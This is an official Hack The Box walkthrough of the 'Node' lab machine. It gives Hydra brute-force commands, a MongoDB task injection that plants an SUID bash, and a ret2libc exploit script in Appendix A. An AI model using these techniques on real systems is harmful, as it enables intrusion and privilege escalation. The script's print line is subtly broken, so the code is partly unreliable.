Hack The Box

PEN-TESTING LABS

Node

24th October 2017 / Document No D17.100.31

Prepared By: Alexander Reid (Arrexel)

Machine Author: rastating

Difficulty: Hard

Classification: Official

SYNOPSIS

Node focuses mainly on newer software and poor configurations. The machine starts out seemingly easy, but gets progressively harder as more access is gained. In-depth enumeration is required at several steps to be able to progress further into the machine.

Skills Required


- Intermediate/advanced knowledge of Linux
- Exploiting buffer overflows

Skills Learned

- Bypassing user agent filtering
- Brute forcing JSON payloads
- Exploiting buffer overflows
- Bypassing ASLR and NX

Enumeration

Nmap



Target: 10.10.10.58

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 10.10.10.58


10.10.10.58

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubun
✓	3000	tcp	open	http	Node.js Express framework

Nmap reveals only two open services; OpenSSH and Node.js.

Dirbuster

Running Dirbuster (or most other web fuzzing tools) initially yield no results. However, after tweaking the user agent, fuzzing reveals several directories.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 0
Results - Tree View
Errors: 0
(Select and right click for more options)
Change
Back
Pause
Stop
Report

http://10.10.10.58:3000/

Directory Stucture	Response Code	Response Size
/	200	4243
misc	200	4243
assets	200	4243
css	200	4243
app	200	4243
js	200	4243
vendor	200	4243

Current speed: 29 requests/sec
Average speed: (T) 102, (C) 39 requests/sec
Parse Queue Size: 2231
Total Requests: 2471/207902
Time To Finish: 01:27:47
Current number of running threads: 100


DirBuster Stopped
/foundation/

Exploitation

Website

While two accounts linked to from the home page can be brute forced, they are unprivileged and do not aid with exploitation. Examining the source code for the home page reveals several javascript files. The file **app.js** references the file **/partials/admin.html** which allows for download of a backup with valid administrator permissions.

Intercepting requests to the profile page with Burp Suite (or simply reviewing all javascript files in detail) reveals a user API at **/api/users/<username>**. Attempting to browse to **/api/users/** exposes a list of all valid usernames as well as their hashes.



```
[{"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc0uNT","password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af","is_admin":true},
{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admin":false},
{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false},
{"_id":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_admin":false}]
```

With a valid administrator username, it is now possible to brute force to gain access. The requests must be sent in JSON format, so Burp Suite, Hydra or any other tool capable of JSON formatted POST requests will work. Using Hydra and rockyou.txt, the administrator password is quickly found. The following command properly escapes the JSON POST data.

hydra -l myP14ceAdm1nAcc0uNT -P rockyou.txt 10.10.10.58 -s 3000 http-post-form "/api/session/authenticate:{\"username\"\:\"^USER^\",\"password\"\:\"^PASS^\"}:Authentication failed:H=Content-Type\: application/json" -t 64

Myplace.backup


Once logged in and the backup is downloaded, it is fairly obvious that the file is a single Base64 string. Using the command **base64 -d myplace.backup** > **backup.zip** will output a password-protected ZIP file.

It is possible to crack the password using fcrackzip (or any other similar tool) and rockyou.txt. The following command will discover the correct password almost immediately.

fcrackzip -D -p ../../wordlists/rockyou.txt -u backup.zip

SSH

Once the contents of the ZIP file are extracted, obtaining a shell is trivial. Simply looking at the connection string in **app.js** reveals valid SSH credentials for the user **mark** in the mongodb connection string.



```
              .-.
        .-'``(|||)
     ,`\ \    `-`.                 88                         88
    /   \ '``-.   `                88                         88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$
```

Privilege Escalation


Tom

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum (or simply **ps aux** in this case) reveals a service running under the **tom** user, which was created by the command **/usr/bin/node /var/scheduler/app.js**. Reviewing **app.js** reveals that the credentials found previously are reused to connect to a MongoDB database named **scheduler**.


Using the command **mongo -p -u mark scheduler** will grant command line access to MongoDB. The following command will create a copy of bash and set SGID, and it will be owned by **tom**.

db.tasks.insert({"cmd":"/bin/cp /bin/bash /tmp/tom; /bin/chown tom:admin /tmp/tom; chmod g+s /tmp/tom; chmod u+s /tmp/tom"});



```
mark@node:/tmp$ ls
escalate.sh
linenum_node.txt
mongodb-27017.sock
systemd-private-c3bffc2b58504fabb8974981bb9fd012-systemd-timesyncd.service-bIxUg
H
tom
vmware-root
mark@node:/tmp$ 
```

Executing the binary with **/tmp/tom -p** will grant a bash shell as **tom** and will also be a part of the **admin** group that is required to access a different SUID binary which was uncovered by LinEnum.




```
-rwsrwsrwx  1 tom     admin   1037528 Oct 26 08:47 tom
drwx------  2 root    root       4096 Oct 18 09:56 vmware-root
drwxrwxrwt  2 root    root       4096 Oct 18 09:56 .X11-unix
drwxrwxrwt  2 root    root       4096 Oct 18 09:56 .XIM-unix
mark@node:/tmp$ ./tom -p
tom-4.3$ id
uid=1001(mark) gid=1001(mark) euid=1000(tom) egid=1002(admin) groups=1002(admin)
,1001(mark)
tom-4.3$ 
```

Root

Returning to the backup script at **/var/www/myplace/app.js**, it appears that the SUID binary at **/user/local/bin/backup** is called with the arguments **/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /var/www/myplace**. Upon closer examination, the binary appears to hit a segmentation fault if enough data is passed (508 bytes) for the third argument (path), and the **-q** (quiet mode) flag is not set. ASLR and NX are enabled, so the binary must be exploited by going the ret2libc route.

- Find libc address: **ldd /usr/local/bin/backup**
- Find libc system function: **readelf -s /lib32/libc.so.6 | grep system**
- Find libc exit function: **readelf -s /lib32/libc.so.6 | grep exit**
- Find libc /bin/sh reference: **strings -a -t x /lib32/libc.so.6 | grep /bin/sh**

After the above information has been gathered, it is fairly straightforward to create a script to handle exploitation. Refer to **node_bof.py (Appendix A)** for a functional example. The flags can be obtained from **/home/tom/user.txt** and **/root/root.txt**



```
            \_____________________________________________________/
                   \____________________________________________/
                ______________________________________________
              _-'    .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.   ---  `-_
           _-'.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.--.  .-.-.`-_
        _-'.-.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-`__`. .-.-.-.`-_
     _-'.-.-.-.-. .-----.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-----. .-.-.-.-.`-_
  _-'.-.-.-.-.-. .---.-. .-------------------------------. .-.---. .---.-.-.-.`-_
:-------------------------------------------------------------------------------:
`---._.-------------------------------------------------------------------------._.---'


 [+] Validated access token
 [+] Starting archiving AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@�a��a�
                                                                      �s�

# id
uid=0(root) gid=1001(mark) groups=1001(mark)
# 
```

Appendix A

```
import struct, subprocess

libc = 0xf75e2000
sysOffset = 0x0003a940
sysAddress = libc + sysOffset
exitOffset = 0x0002e7b0
exitAddress = libc + exitOffset
binsh = libc + 0x0015900b

payload = "A" * 512
payload += struct.pack("<I", sysAddress)
payload += struct.pack("<I", exitAddress)
payload += struct.pack("<I", binsh)

attempts = 0

while True:
    attempts += 1
    print "Attempts: " + attempts
    subprocess.call(["/usr/local/bin/backup", "-i",
"3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110",
payload])
```

node_bof.py